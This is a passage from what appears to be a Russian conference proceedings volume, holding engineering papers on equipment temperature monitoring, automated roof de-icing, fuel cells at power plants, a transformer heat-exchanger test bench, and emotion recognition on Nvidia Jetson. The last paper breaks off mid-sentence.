


Рисунок 1 - Структурная схема для оценки параметров

При измерении температуры оборудования или его отдельных частей выбор способа является одним из критериев учета доступности точек измерения, безопасности и эксплуатационной надежности при проведении испытаний. Кроме этого, при исследовании тепловых полей активных и неактивных частей, необходимо обеспечить длительный контакт с точками измерительной поверхности непосредственно течение всего времени испытаний. В соответствии с ГОСТ Р 56738-2015 «Трансформаторы силовые и реакторы. Требования и методы испытаний электрической прочности изоляции» нахождение при его нагрузке степени зависимости температуры частей проектным параметрам и аппроксимация зависимости градиентов температуры от факторов, вызывающих нагрев, при комплексном исследовании должны проводиться во всех допустимых режимах работы.

Заключение

Оценка состояния промышленного оборудования на основе современных информационно-коммуникационных средств позволяет повысить его эксплуатационную надежность и организовать оптимальный цикл планово-предупредительных работ. Научной базой при этом являются методы исследования физических процессов, характер их возникновения и протекания. Учет воздействия эксплуатационных нагрузок включает электрические нагрузки, появляющиеся в результате коммутационных или атмосферных перенапряжений; тепловые нагрузки и связанные с ними термические перенапряжения; механические вибрации; физико-химические воздействия, являющиеся результатом взаимодействия изоляции с охлаждающей средой и элементами конструкции оборудования.

СПИСОК ИСТОЧНИКОВ

1. Ким, К.К. Электротехнические средства измерений / К.К. Ким, Г. Н. Анисимов. – Санкт-Петербург : Петербургский государственный университет путей сообщения, 2006. – 240 с.
2. Иванов, С.Н. Мониторинг и техническое диагностирование силовых элементов подстанций / С.С. Гузанов, С.Н. Иванов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований. Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях. Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Комсомольск-на-Амуре, 2022. - С. 117-118.
3. Иванов, С.Н. Надежность электроснабжения: учеб. пособие / С.Н. Иванов, А.А. Скрипилев. – М., Вологда : Инфра-Инженерия, 2022. - 164 с.
4. Приходченко, О.В. Теоретические основы математического моделирования процессов преобразования мощности в совмещенных энергетических устройствах / О.В. Приходченко [и др.]. // Ученые записки КнАГТУ – 2020. – № I-1 (41). – С.37-44.
5. Иванов, С.Н. Повышение безопасности транспортного энергетического оборудования средствами управления / С.Н. Иванов, К.К. Ким // Материалы девятого Международного симпозиума «Элтранс-2017 («Eltrans-2017»)), посвященного 130-летию основания Г.К. Мерчингом электротехнической школы в России, 18-20 октября 2017г., Санкт-Петербург – СПб.: ООО «ИПК «НП-Принт», 2019. – С.176-181.
6. Иванов, С.Н. Повышение надежности энергетического оборудования / С. К. Гаркуш, С.Н. Иванов // Дальневосточная весна – 2019: материалы Международной 17-й Международной научно-практической конференции по проблемам экологии и безопасности; Комсомольск-на-Амуре, 5 июня 2019 г. - Комсомольск-на-Амуре: ФГОУ ВО «КнАГУ», 2019.- С.100 – 102.

УДК 621.313

Дружинин Владимир Александрович, студент, Комсомольский-на-Амуре государственный университет

Druzhinin Vladimir Aleksandrovich, student, Komsomolsk-on-Amur State University

Иванов Сергей Николаевич, доктор технических наук, профессор кафедры электромеханики, Комсомольский-на-Амуре государственный университет

Ivanov Sergey Nikolaevich, Doctor of Technical Sciences, Professor of the Department of Electromechanics, Komsomolsk-on-Amur State University

ЭЛЕКТРОМЕХАНИЧЕСКАЯ СИСТЕМА ЛЬДОУДАЛЕНИЯ

ELECTROMECHANICAL ICE REMOVAL SYSTEM

Аннотация. Рассмотрена актуальность разработки электромеханической системы льдоудаления и ее преимущества перед существующими способами уборки наледи с крыши. Обоснован выбор типа электродвигателя и метод подбора его мощности. Описана конструкция комбинированного электропривода, применяемого в системе. Приведена структура системы и ее принцип действия.

Annotation. The relevance of the development of an electromechanical ice removal system and its advantages over existing methods for removing ice from the roof are considered. The choice of the type of electric motor and the method for selecting its power are justified. The design of the combined electric drive used in the system is described. The structure of the system and its principle of operation are given.

Ключевые слова: электромеханическая система, автоматизация, система распознавания, сосульки, наледь.

Key words: electromechanical system, automation, recognition system, icicles, ice.

Введение

Одной из наиболее актуальных проблем, постоянно привлекающих внимание различных исследователей, и, которая на первый взгляд может показаться незначительной, является образование сосулек на карнизах и водостоках крыши.

Сегодня существует множество способов борьбы с наледью и вот основные из них:

1. *Ручная уборка* является самым распространенным из всех способов. Такой способ связан с некоторыми рисками, например, такими как получение травмы или повреждение крыши инструментами.

2. *Сбивание сосулек пневматическим оружием*. Этот способ уборки наледи применяется не так часто, как первый, так как считается опасным и для его использования требуется оцеплять территорию, чтобы не травмировать проходящих мимо людей.

3. *Воздействие паром*. Заключается в удалении сосулек с помощью шланга и баллона, наполненного паром под давлением. Пар подтаивает сосульку, и она падает с крыши.

4. *Установка антиобледенительной системы*. Данный способ набирает популярность, однако является достаточно дорогим. Основан на использовании греющего кабеля на крыше, который с помощью системы управления и датчиков регулирует свою температуру и тем самым нагревает снег, не позволяя сосулькам образоваться.

5. *Специальные способы*. Более редко из-за своей стоимости встречаются способы удаления сосулек с помощью ультразвука, лазера или электрического импульса.

6. *Покрывтия из нанопроволок*. Этот перспективный способ недавно разработан учеными из Даляньского технологического университета и еще не был внедрен массово из-за проблем запуска производства этих покрытий. Метод заключается в нанесении на

поверхность нанопроволок, которые без потребления электроэнергии, пассивно удаляют лед, поглощая солнечный свет.

Перечисленные методы уборки наледи являются либо неудобными, так как требуют присутствия человека, либо несут некоторые риски, такие как получение травмы или повреждение крыши, а существующие автоматические системы, не имеющие этих недостатков, являются очень дорогими, поэтому предлагается электромеханическая система льдоудаления [1].

Основная часть

Рассматриваемая электромеханическая система (ЭМС) позволяет обеспечить не только полную автоматизацию процесса льдоудаления, но и дает возможность энергосбережения и полной безопасности для человека.

ЭМС обеспечивает удаление сосулек механическим способом с помощью элементов, которые перемещаются в реверсивном режиме вдоль крыши и разрушают образующуюся наледь. Структурная схема электромеханической системы состоит из непосредственного электропривода возвратно-поступательного движения, информационно-измерительного блока, интегрированного в систему управления и исполнительного механизма.

Чтобы выбрать ЭМС, нужно иметь представление о конкретных технологических требованиях, предъявляемых к механизму, который она будет приводить в действие. Установив эти требования, можно выбрать оптимальную ЭМС - ту, которая не только соответствует критериям производительности механизма, но и делает это наиболее экономичным и простым способом. Такой подход обеспечивает баланс между соблюдением производительности и эксплуатационной эффективности, проектируемой ЭМС. В ЭМС электродвигатель должен создавать разрушающее усилие на лед. Использование для этой задачи асинхронного электродвигателя в первую очередь связано с его надежностью и приемлемой стоимостью. При выборе мощности двигателя следует учитывать вероятностный характер нагрузки, предположительно распределенной по нормальному закону, т.е. в качестве проектной величины выбирается среднее значение между усилием, необходимым для удаления сразу всех элементов льдообразования, и одиночного элемента.

Инновационный подход к оптимизации использования энергии и экономии ресурсов предполагает использование многофункционального привода. Благодаря интеграции нескольких основных функций эти устройства обеспечивают большую гибкость и эффективность в достижении целевых показателей производительности. При этом они соответствуют современным стандартам технологичности, электробезопасности, надежности и экологичности [2, 3].

Уникальность предлагаемого метода основана на использовании возможности электромеханического преобразователя самостоятельно переводить крутящий момент в силу тяги, обеспечивая линейное перемещение исполнительного механизма.

Функциональная схема линейного электропривода рассмотрена в [4]. В данном механизме конструктивно объединены электропривод и исполнительный механизм, поэтому нет необходимости в использовании дополнительного передаточного устройства благодаря чему уменьшаются габариты и вес, а также увеличивается надежность за счет упрощения конструкции. Принцип действия почти не отличается от принципа действия обычного асинхронного двигателя за исключением того, что на внутренней части короткозамкнутой вторичной обмотки имеется винтовая резьба, благодаря которой при вращении двигателя вал будет совершать линейные перемещения в зависимости от направления вращения двигателя. Чтобы короткозамкнутая обмотка не перемещалась вместе с валом на торцах привода установлены специальные кольца.

С учетом анализа существующих технических решений [5] для рассматриваемой ЭМС предлагается структурная схема (рисунок 1).




Рисунок 1 - Структурная схема электромеханической системы льдоудаления

Для активации всей системы предполагается использовать системы охранного телевидения (СОТ), которая состоит из камер наблюдения (КН), а также может включать в себя датчики освещенности и другие. Данные с КН отправляются на устройство распознавания образов, которое состоит из блока нормализации (БН) и блока выбора признаков (БВП). Для анализа используется подсистема идентификации состояний объекта управления (ПИСОУ). Признаки, поступающие от БВП, классифицируются в блоке идентификации (БИ), путем сравнения с эталонами блока выбора эталонов (БВЭ). На интеллектуальный блок принятия решений (ИБПР) поступают данные от БВП и БИ, так же учитывается целевое управление (ЦУ). При необходимости ИБПР может внести изменения в БВЭ, используя блок обучения (БО). ИБПР оказывает управляющее воздействие на ПЧ, который в свою очередь регулирует направление вращения электродвигателя. КН, входящая в СОТ, является источником информации для управления системой и занимается передачей видео с нужного нам участка крыши. Если в наблюдаемой сцене КН обнаружит наледь, то ИБПР передаст управляющий сигнал на ЭП.

Заключение

В данной статье была рассмотрена электромеханическая система льдоудаления состоящая из информационно-управляющей системы, включающей в себя системы охранного телевидения и управляющее устройство, электропривода и исполнительного механизма. Были рассмотрены структурная схема, принцип действия системы и поэтапный процесс работы ее системы распознавания. Данная система позволяет создавать эффективные автоматические устройства для различных отраслей промышленности, сельского хозяйства и жилищно-коммунального сектора.

СПИСОК ИСТОЧНИКОВ

1. Способ удаления гололёда с проводов линий электропередач / С. И. Сухоруков, Д. А. Орлов, В. А. Соловьев, В. М. Козин // Успехи современного естествознания. – 2012. – № 6. – С. 54-56.
2. Иванов, С. Н. Надёжность электроснабжения: учеб. пособие / С. Н. Иванов, А. А. Скрипилев. – М.; Вологда: Инфра-Инженерия, 2022. – 164 с.
3. Kulinchenko, G. V. Assessment of efficiency of electric drive of stop valves / G. V. Kulinchenko [et al.] // Eastern-European Journal of Enterprise Technologies. – 2019. – P. 36-44. DOI: 10.15587/1729-4061.2019.174203.
4. Дружинин, В. А. Моделирование напряжений в элементах льдообразования при механическом нагружении / В. А. Дружинин [и др.] // Ученые записки КнАГТУ – 2023. – № III (67). – С.70-77.
5. Пат. № 2 651 531 С1 Российская Федерация, МПК7 В61L 29/04. Автоматизированная пропускная система / О. С. Амосов, С. Г. Баена, С. Н. Иванов, Ю. С. Иванов; заявитель и патентообладатель Комсомольский-на-Амуре гос. техн. ун-т.- № 2017113804; заявл. 20.04.2017; опубл. 19.04.2018. Бюл. № 11. -2 с.

УДК 621.352.6

Золотухина Елена Юрьевна, инженер-конструктор, АО «Силовые машины». соискатель ученой степени при высшей школе атомной и тепловой энергетики Санкт-Петербургского политехнического университета Петра Великого.

Zolotukhina Elena Yuryevna, JSC «Power machines», Saint Peterburg, Russia, candidate for a degree of «higher School of Nuclear and Thermal Power Engineering» of Peter the Great St. Petersburg Polytechnic University

ПРЕДВАРИТЕЛЬНАЯ ОЦЕНКА ТЕХНИКО-ЭКОНОМИЧЕСКОЙ ЭФФЕКТИВНОСТИ ВНЕДРЕНИЯ ТОПЛИВНЫХ ЭЛЕМЕНТОВ НА СТАНЦИИ

PRELIMINARY ASSESSMENT OF THE TECHNICAL AND ECONOMIC EFFICIENCY OF THE INTRODUCTION OF FUEL CELLS AT THE STATION

Аннотация. Не смотря на активное развитие парогазовых технологий достигается все меньший прирост КПД энергоустановок и их единичной мощности. Это связано с тем, что достигнут термодинамический, механический и экономический предел развития газового, парового и парогазового контура. Однако, данное ограничение позволяют преодолеть разработки новых технологий, в том числе комбинированных установок в совместной работе с топливными элементами. При реализации качественной схемы работы топливных элементов на станции возможно достижение большей производительности станции совместно со снижением углеродного следа путем уменьшения потребления природного газа. Такое решение может позволить повысить производственную эффективность выработки электрической энергии энергоустановок на более чем 20%, а мощность блока на более чем 30 Мвт.

Abstract. Despite the active development of combined-cycle gas technologies, an ever smaller increase in the efficiency of power plants and their unit capacity is achieved. This is due to the fact that the thermodynamic, mechanical and economic limit of the development of the gas, steam and steam-gas circuit has been reached. However, this limitation can be overcome by the development of new technologies, including combined installations in collaboration with fuel cells. When implementing a high-quality fuel cell operation scheme at the plant, it is possible to achieve greater plant productivity together with reducing the carbon footprint by reducing natural gas consumption. Such a solution can increase the production efficiency of electric power generation of power plants by more than 20%, and the power of the unit by more than 30 MW.

Ключевые слова: топливные элементы, водород, тепловая электрическая станция, парогазовая установка, комбинированная установка, экономическая целесообразность, электролиз.

Key words: fuel cells; hydrogen; thermal power plant; combined cycle gas plant; combined plant; economic feasibility; electrolysis.

Введение

Идея применения водорода в энергетике зародилась еще в 20-м веке. Многие ученые заинтересовались данным вопросом и в процессе работы были разработаны различного рода двигатели на водородном топливе [1, 2].

Одной из таких технологий, которая нашла свое широкое применение, являются топливные элементы (ТЭ). Их начали широко применять в автомобилестроении, на самолетах и кораблях [3, 4, 5]. Также активно началась разработка мини-ТЭЦ с ТЭ, предназначенными для электро- и теплоснабжения небольших жилых комплексов и поселков.

Целью работы является разработка вариантов компоновки схем ТЭЦ с топливными элементами с представлением их технико-экономических параметров.

При выполнении работы разработаны три варианта компоновки ТЭЦ с топливными элементами, в ходе рассмотрения которых были рассчитаны технико-экономические параметры и предложены предварительные оценки достоинств и недостатков каждой их представленных схем.

В результате выбрана схема, достигающая с наибольшей эффективности и позволяющая увеличить КПД станции более чем на 20%, а выработку электрической энергии на 30 МВт.

Основная часть

В таблице 1 представлен расчет себестоимости внедрения топливных элементов на станции.

Таблица 1 – Оценка себестоимости внедрения топливных элементов

Название параметра	ПГУ с ТЭ и замещенной камерой сгорания	ПГУ с ТЭ и дожиганием в КС	ПГУ с ТЭ и замещенной схемой ГТУ
Стоимость установки с водородными топливными элементами без учета транспортировки, млрд. руб.	4,131	2,360	12,98
Оценочная стоимость установки получения водорода производительностью 10 кг/ч, млрд.руб.	4,643	2,278	16,64
Затраты на эксплуатацию и ТОиР, млрд. руб/кг*год	15,04	7,379	53,93
Удельные амортизационные отчисления и налог на имущество, млрд. руб/кг*год	29,83	14,64	106,9
Стоимость природного газа, млрд.руб/год	5,298	2,599	18,99
Себестоимость отпускаемой электрической энергии, млрд.руб/год	250,9	180,4	252,8
Суммарная годовая прибыль, млрд.руб./год	192	151,2	43,356

Заключение

Согласно выполненным расчетам можно сделать вывод, что наиболее рентабельной является схема парогазовой установки с замещенной камерой сгорания топливными элементами.

Тем не менее, исходя из рассмотренных достоинств и недостатков каждой из разработанных схем можно сделать вывод, что наиболее долговечной и экономически эффективной будет являться схема парогазовой установки с топливными элементами и дожиганием топлива в камере сгорания. При такой компоновке появляется возможность активного управления работоспособностью ТЭ, увеличивая или уменьшая его эффективность при различных условиях работы или даже полностью выводить на ремонт, не прекращая рабочего цикла станции и не нарушая его.

Также такая компоновка позволяет окупиться в течение 10 лет с учетом амортизационных отчислений на дальнейшую модернизацию и ремонт оборудования.

Несмотря на небольшое увеличение углеродного следа, относительно классической схемы, применение грамотной фильтрации на этапе добычи водорода позволит снизить данные показатели в разы, улучшая тем самым технологию производства водорода и снижая вредные выбросы в атмосферу, что является не менее актуальной проблемой.

СПИСОК ИСТОЧНИКОВ

1. Козлов С.И. Топливные элементы – перспективные химические источники электрической энергии / С.И. Козлов, В.Н. Фатеев // Транспорт на альтернативном топливе. 2014. – № 2(38). – С. 7-22.
2. Коровин Н.В. Состояние топливных элементов и перспективы их развития / Н.В. Коровин // Топливные элементы и энергоустановки на их основе. – Обнинск : 2000. – С. 6.
3. Зайнетдинова Р.А. Термодинамический анализ эффективности использования тепловой энергии в поршневых двигателях / Р.А. Зайнетдинова // Известия международной академии аграрного образования : Москва, 2017. – № 35. С. 35-39.
4. Агаркова Е.А. Трехслойные мембраны для планарных твердооксидных топливных элементов электролит-поддерживающие конструкции: характеристики и применение / Е.А. Агаркова, Д.А. Агарков, И.Н. Бурмистров // Электрохимия : Москва, 2020. – Т. 56. - № 2. – С.141-148.
5. Лисин Е.М. Техноэкономические аспекты производства и использования водорода на теплых электростанциях / Е.М. Лисин, А.С. Паршина, И.С. Замешаева, Д.Э. Мусаева // Вестник Казанского государственного энергетического университета : Казань, 2022. – Т. 14. - № 2 (54). – С. 120-133.

УДК 1234.56

Иванов Виктор Викторович, аспирант, Комсомольский-на-Амуре государственный университет

Ivanov Viktor Viktorovich, postgraduate student, Komsomolsk-na-Amure State University

Сериков Александр Владимирович, доктор технических наук, доцент, заведующий кафедрой «Электромеханика», Комсомольский-на-Амуре государственный университет
Serikov Aleksandr Vladimirovich, Doctor of Engineering Sciences, Associate Professor, Head of Electromechanics Department, Komsomolsk-na-Amure State University

СТЕНД ДЛЯ ИСПЫТАНИЯ ТЕПЛООБМЕННОГО МОДУЛЯ

HEAT EXCHANGER MODULE TEST BENCH

Аннотация. Предложен испытательный стенд для исследования процессов теплообмена в модуле нагрева жидкости (теплоносителя) силового масляного трансформатора. С помощью стенда возможно произвести оценку эффективности теплообменного модуля в различных режимах работы трансформаторного оборудования и децентрализованной системы теплоснабжения.

Abstract. A test bench to research heat exchange processes occurring in the fluid (coolant) heating module of an oil-immersed power transformer is proposed. The proposed test bench allows to evaluate efficiency of the heat exchange module in different operating modes of transformer equipment and decentralised heat supply system.

Ключевые слова: стенд, теплообмен, модуль, нагрев, эффективность.

Key words: bench, heat exchange, module, heating, efficiency.

Введение

Целью работы является исследование возможности использования теплообменного блока с целью полезного отбора тепла. Несмотря на высокий КПД современных силовых трансформаторов, их тепловые потери достигают значительных величин. Так, например, для трансформатора мощностью 4000 кВА эти потери составляют 9,5 и 33,5 кВт соответственно. В традиционной конструкции все потери отводятся с помощью трансформаторного масла в окружающую среду. Для увеличения энергоэффективности силовых трансформаторов и снижения тепловых потерь, рассеиваемых бесполезно в окружающую среду, в конструкции активной части трансформатора предусмотрен теп-

лообменный блок, в котором протекает теплоноситель (вода). Этот блок присоединяется к замкнутой системе водоснабжения и предназначен для обеспечения отопления в отапливаемых помещениях. Это достигается за счет того, что часть потерь силового трансформатора передается с помощью теплообменного блока теплоносителю. Существует множество методов моделирования тепловых процессов, возникающих в электротехнических устройствах, но они не позволяют провести лишь теоретический анализ изменения температур [1-4].

Основная часть

Для проведения физического эксперимента в такой системе был создан испытательный стенд. Испытательный стенд состоит из замкнутого контура децентрализованной системы теплоснабжения на базе физической модели теплообменного модуля. На рисунке 1 представлены основные элементы системы: теплообменный модуль 1, циркуляционный насос 2, радиатор отопления 3, опрессовочный насос 4 и группа безопасности системы отопления 5, включающая в себя предохранительный клапан, воздухоотводчик, манометр.



Рисунок 1 – Испытательный стенд

Экспериментальный образец теплообменного модуля состоит из стального бака, теплообменного блока 2 и трубчатого нагревательного элемента (ТЭН) 1 (рисунок 2). ТЭН позволяет имитировать тепловые потери масляного трансформатора и имеет мощность 2 кВт. Вокруг ТЭНа расположен теплообменный блок в виде змеевикового теплообменника 2, выполненного из гофрированной трубы из нержавеющей стали с диаметром 15 мм. Теплообменный блок имеет 14 витков с диаметром равным 195 мм. Общая длина теплообменника составляет 9,5 м. (с учетом выходных концов имеющих общую длину 1 м). Поверхность теплообмена гофрированной трубы составляет 5,8 м², что на 40% больше чем для гладкой трубы с такими же размерами. Стальной бак заполняется трансформаторным маслом и закрывается стальной крышкой с маслостойкой прокладкой.




Рисунок 2 – Теплообменный блок

На входе в трансформатор расположен циркуляционный насос модели Alecord CD 25/2 с возможностью регулирования потока жидкости от 10 до 30 л/мин, который необходим для циркуляции жидкости в замкнутой системе [5]. Для заполнения системы водой используется опрессовочный насос модели Zitrek TH-25, позволяющий создать давление в системе необходимо для устранения воздушных карманов через воздухоотводчик группы безопасности и кран Маевского на радиаторе отопления. Для отслежи-

вания давления в системе используется манометр, который расположен как на группе безопасности, так и на опрессовочном насосе. Наружный трубопровод выполнен из гофрированной трубы длиной 2 м.

Теплоноситель приводился в движение с помощью циркуляционного насоса, попадает в теплообменный блок, где происходит его нагрев за счет передачи тепла от нагретого трансформаторного масла через стенки теплообменника. На выходе из теплообменника вода, проходя по трубопроводу, попадает в радиатор отопления, тем самым нагревая его до момента достижения установившегося режима теплообмена. Для проведения эксперимента бак трансформатора был заполнен трансформаторным маслом, а в качестве теплоносителя в системе использовалась вода с температурой 19 °С. Температура воды замерялась на выходной части трубопровода и на радиаторе отопления. С помощью циркуляционного насоса можно осуществлять регулирование расхода теплоносителя в диапазоне от 10 л/мин до 30 л/мин.

Заключение

Для проверки испытательного стенда на герметичность система была заполнена с помощью опрессовочного насоса 4 (см. рисунок 1) теплоносителем, в качестве которого использовалась вода. Так же с помощью опрессовочного насоса в магистрали создано избыточное давление 0,1 МПа. Результаты проверки не выявили нарушения герметичности системы. Для проверки герметичности бака использовалось трансформаторное масло.

Разработан и испытан стенд, позволяющий исследовать теплообменные процессы различных систем нагрева и охлаждения, а также позволяющий исследовать эффективность утилизации тепловых потерь в трансформаторном оборудовании.

СПИСОК ИСТОЧНИКОВ

1. Ким, К. К. Гидродинамическое моделирование гибридных энергетических устройств с использованием CFD-технологий / К. К. Ким, С. Н. Иванов, М. И. Хисматулин // Известия Петербургского университета путей сообщения. – 2020. – Т. 17, № 2. – С. 161-169. – DOI 10.20295/1815-588X-2020-2-161-169. – EDN UBAZIA.

2. Ким, К. Моделирование электромагнитных и тепловых процессов в теплогенерирующих перекачивающих электромеханических преобразователях / К. Ким, С. Иванов, М. Хисматулин // Транспорт шёлкового пути. – 2020. – № 3. – С. 3-14. – EDN RWWGXP.

3. Совершенствование конструкции и повышение энергосберегающих свойств силового масляного трансформатора / И. И. Биленко, Н. А. Карпов, В. В. Иванов, А. В. Сериков // Электроэнергетические комплексы и системы: история, опыт, перспектива : Сборник научных трудов Всероссийской научно-технической конференции с международным участием, посвященной 60-летию кафедры "Системы электроснабжения" и 100-летию плана ГОЭЛРО, Хабаровск, 19–20 ноября 2020 года / Под редакцией И.В. Игнатенко, С.А. Власенко. – Хабаровск: Дальневосточный государственный университет путей сообщения, 2020. – С. 53-56. – EDN WFULLF.

4. Иванов, В. В. Особенности расчета трансформаторов с нагревательным блоком / В. В. Иванов, А. В. Сериков // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре: Комсомольский-на-Амуре государственный университет, 2022. – С. 127-128. – EDN EBVSDO..

5. Alescord. Руководство по эксплуатации. Циркуляционный насос с мокрым ротором // OASIS-RUS.RU : Официальный дистрибьютор Оазис. URL: <https://oasis-rus.ru/wp-content/uploads/2020/06/instrukcija-cirkuljacionnogo-nasosa-s-mokrym-rotorom-25-serii-cb-alescord.pdf>(дата обращения: 07.11.2023).

УДК 004.891.3

Ильченко Елизавета Сергеевна, студент, Комсомольский-на-Амуре государственный университет

Ichenko Elizaveta Sergeevna, student, Komsomolsk-na-Amure State University

Любушкина Надежда Николаевна, кандидат технических наук, доцент, доцент кафедры «Промышленная электроника», Комсомольский-на-Амуре государственный университет
Liubushkina Nadezhda Nikolaevna, Candidate of Technical Sciences, Associate Professor, Associate Professor of the Department of Industrial Electronics, Komsomolsk-on-Amur State University

РАЗРАБОТКА ПРОГРАММНО-АППАРАТНОГО КОМПЛЕКСА ДЛЯ АНАЛИЗА И РАСПОЗНАВАНИЯ ПСИХОЭМОЦИОНАЛЬНОГО СОСТОЯНИЯ ЧЕЛОВЕКА

DEVELOPMENT OF A SOFTWARE AND HARDWARE COMPLEX FOR ANALYSIS AND RECOGNITION OF THE PSYCHOEMOTIONAL STATE OF A HUMAN

Аннотация. Работа посвящена разработке программно-аппаратного комплекса на основе Nvidia Jetson, способного определять психоэмоциональное состояние человека. Комплекс с помощью компьютерного зрения способен проанализировать мимику лица, оценить физиологические показатели данных, полученных от датчиков сердечных сокращений и температуры тела. Преимущество данного проекта заключается в обширности областей его использования: медицина, образование, безопасность, бизнес. Программно-аппаратный комплекс использует современные инновационные технологии, использует искусственный интеллект.

Abstract. The work is devoted to the development of a hardware and software complex based on Nvidia Jetson, capable of determining the psycho-emotional state of a person. The complex with the help of computer vision is able to analyze facial expressions, evaluate the physiological indicators of data received from heart rate and body temperature sensors. The advantage of this project lies in the vastness of its areas of use: medicine, education, security, business. The hardware and software complex uses modern innovative technologies, uses artificial intelligence.

Ключевые слова: Искусственный интеллект, машинное обучение, нейронные сети, электроника, эмоции.

Keywords: Artificial intelligence, machine learning, neural networks, electronics, emotions.

Введение

Анализ психологического и эмоционального состояния человека в настоящее время имеет большое значение во многих сферах жизнедеятельности человека:

- в медицине это даст возможность диагностировать и управлять различными заболеваниями;
- в образовании поможет повысить методику преподавания, улучшить адаптацию к индивидуальным потребностям обучающихся;
- в бизнесе может поднять качество обслуживания и повысить работоспособность;
- в области безопасности даст возможность на ранних стадиях понять угрожающие ситуации и предотвратить конфликт.

Программно-аппаратный комплекс для анализа психоэмоционального состояния человека разработан на платформе Nvidia Jetson, с использованием современных технологий компьютерного зрения и машинного обучения. Анализу подвергаются данные мимики, получаемые от видеокамер, с датчика частоты сердечных сокращений Vital-Radio и тепловизора FLIR E6 [1]. В процессе работы системы анализируются физиологические показатели и изменение мимики в процессе обследования.

Представленные технологии

Анализ и определение психоэмоционального состояния осуществляется с помощью мощной и компактной платформы Nvidia Jetson. Платформа отличается большой мощностью, способностью обрабатывать большие объемы данных, что является важным фактором при использовании компьютерного зрения и искусственного интеллекта. Обладает высокими возможностями обработки графической информации и является идеальным инструментом для развертывания моделей машинного обучения. Методы анализа психологических и эмоциональных состояний человека более эффективны, если использовать нейронные сети. Jetson позволяет эффективно интегрировать эти методы в программно-аппаратный комплекс.

Работа комплекса

Чтобы получить точные и надежные результаты, комплекс объединяет в себе аппаратные и программные компоненты. Платформа оснащена видеочкамерой, которая фиксирует изображение лиц, эти изображения являются главным источником информации, служат основой для проведения анализа. Камера работает в режиме непрерывной записи, для достижения максимально точного анализа выражения лица важными параметрами являются: качество; разрешение Full HD (1920 x 1080 пикселей) или выше; чувствительность к свету; скорость съемки; автоматическая фокусировка; широкий угол обзора. Качество и разрешение изображений являются важными факторами для достижения максимально точного анализа выражения лица [2].

Полученные изображения проходят через этап обработки с помощью алгоритмов компьютерного зрения. Система анализирует каждый кадр, определяя положение и размеры лица человека в кадре, что позволяет выделить ключевые точки, такие как глаза, рот, брови, нос и другие физиономические элементы. После выделения ключевых точек алгоритмы анализа мимики определяют выразительные черты лица, такие как улыбка, моргание, морщины, хмурость и другие, это позволяет системе интерпретировать эмоциональные состояния.

Не малую роль играют данные о физиологическом состоянии человека. Частоту сердечных сокращений позволяет определять дистанционный датчик Vital-Radio от RF Controls. Принцип работы датчика основан на радиочастотном измерении, он генерирует радиоволну, которая направляется на человека, радиоволны отражаются от поверхности тела под воздействием движения тканей внутри грудной клетки, связанных с сердечной активностью. Сердце изменяет пульсацию сосудов в грудной клетке, поэтому датчик отмечает время задержки между отправлением радиоволны к человеку и его отражением, это время отвечает за частоту сердечных сокращений. Данные с датчика подвергаются дальнейшей обработке и фильтрации. Данные о температуре человека можно получить с помощью тепловизора FLIR E6. Особенность его работы заключается в получении инфракрасной термографии, которая позволяет бесконтактно измерить температуру тела человека. Инфракрасная камера на тепловизоре измеряет излучение, исходящее от человека, и преобразует в изображения с разными цветами, которые соответствуют температуре тела. Измерения позволяют узнать температуру человека, что очень важно при определении его эмоционального состояния. После сбора данных происходит их интеграция, она позволяет узнать более точную информацию о психоэмоциональном состоянии человека, учитывая параметры не по отдельности, а собранные в единую систему. Для классификации и анализа психоэмоциональных состояний подойдет модель глубокого обучения на основе сверточных нейронных сетей. Она обучается на размеченных данных, хранящих в себе информацию от датчиков и видеочкамеры. Классифицировать текущее состояние модели позволяет то, что в процессе обучения она устанавливает связь между данными и влиянием характеристик на 